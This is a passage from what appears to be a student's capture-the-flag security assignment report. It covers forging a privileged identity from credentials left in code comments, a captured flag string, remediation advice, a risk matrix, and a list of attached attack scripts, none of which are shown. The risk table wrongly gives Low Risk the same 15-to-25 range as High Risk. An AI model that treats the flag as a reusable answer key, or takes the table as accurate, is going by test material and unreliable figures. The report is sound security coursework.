


The final request configuration showing as following:



The script was shown in the appendix file “ID Script”

4. Send the request and then got the flag finally! FLAG{Rev3rse_Engine3ring_Is_awesome!!!}



Impact

In this case, it is a kind of Source Code Disclosure since some authentication configurations were hidden in the comment that the developer maybe forget to delete it and attacker can exploit this vulnerability to forgery the high-priority identity to access the website, which may allow attackers to access the hosted source code and sensitive information and then sabotage these services or cause accessibility issues for legitimate users. The severity here depends on how much of the code is exposed, and how critical the

leaked lines of code are for the security of the web application.

Recommendation

1. Audit any code for potential information disclosure as part of build processes. Automate some of the associated tasks, such as stripping developer comments.
2. Use generic error messages as much as possible. Don't provide attackers with clues about application behaviour unnecessarily.
3. Configure the web server to disallow directory listing and make sure that the web application always shows a default web page.
4. Make sure that the web server does not send out response headers or background information that reveal technical details about the backend technology type, version or setup.
5. Make sure that all the services running on the server’s open ports do not reveal information about their builds and versions.
6. Always make sure that proper access controls and authorizations are in place in order to disallow access for attackers on all web servers, services and web applications.

References

Team, N., 2021. Information Disclosure Issues and Attacks in Web Applications. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/> [Accessed 9 April 2021].

Appendix I - Additional Information

Criteria for risk Ratings:




Figure 1.1 Risk Rating Matrix of Vulnerability [1]

[1] Event Safety Training and Consultancy. 2021. Event Risk Assessment Made Easy Part 3 | Event Safety Training and Consultancy. [online] Available at: <https://eventknowhow.com/event-risk-assessment-made-easy-part-3/> [Accessed 9 April 2021].

Risk Level	Rating	Description
High Risk	15 to 25	These issues identify conditions that could directly result in the compromise or unauthorized access of a network, system, application or sensitive information. Examples of High-Risk issues include remote execution of commands, known buffer overflows; unauthorized access and disclosure of sensitive information.
Medium Risk	8 to 12	These issues identify conditions that do not immediately or directly result in the compromise or unauthorized access of a network, system, application of information, but do provide a capability or information that could, in combination with other capabilities or information, result in the compromise or unauthorized access of a network, application or information. Examples of Medium Risk issues include directory browsing, partial access to files on the system; disclosure of security mechanisms and unauthorized use of services.
Low Risk	15 to 25	These issues identify conditions that do not immediately or directly result in compromise of a network, system, application or information, but do provide information that could be used in combination with other information to gain insight into how to compromise or gain unauthorized access to a network, system, application or information.

Figure 1.2 Risk Level Description [2]

[2]Event Safety Training and Consultancy. 2021. Event Risk Assessment Made Easy Part 3 | Event Safety Training and Consultancy. [online] Available at: <https://eventknowhow.com/event-risk-assessment-made-easy-part-3/> [Accessed 9 April 2021].

Directories of scripts

I create a zip file called Lihua Wang (1164051) – Assignment 1 to store all the scripts I used. For the LFI, I attached all the decoded files I exploited, and put them into a director – Task1 LFI; for SQL, I attached all the scripts of each steps I used in a txt file – Task2 SQLi; For XSS, I attached the script I used in the

“search” box in a txt file – Task3 XXS; For Information disclosure, I also attached the script I configured in the Burp Suite in a txt file – Task4 Information Disclosure. The directories are as follow:

- Task1 LFI
  - Dashboard.txt
  - Index.txt
  - Login.txt
  - Sober.txt
  - Style.txt
- Task2 SQLi.txt
- Task3 XSS.txt
- Task4 Information Disclosure.txt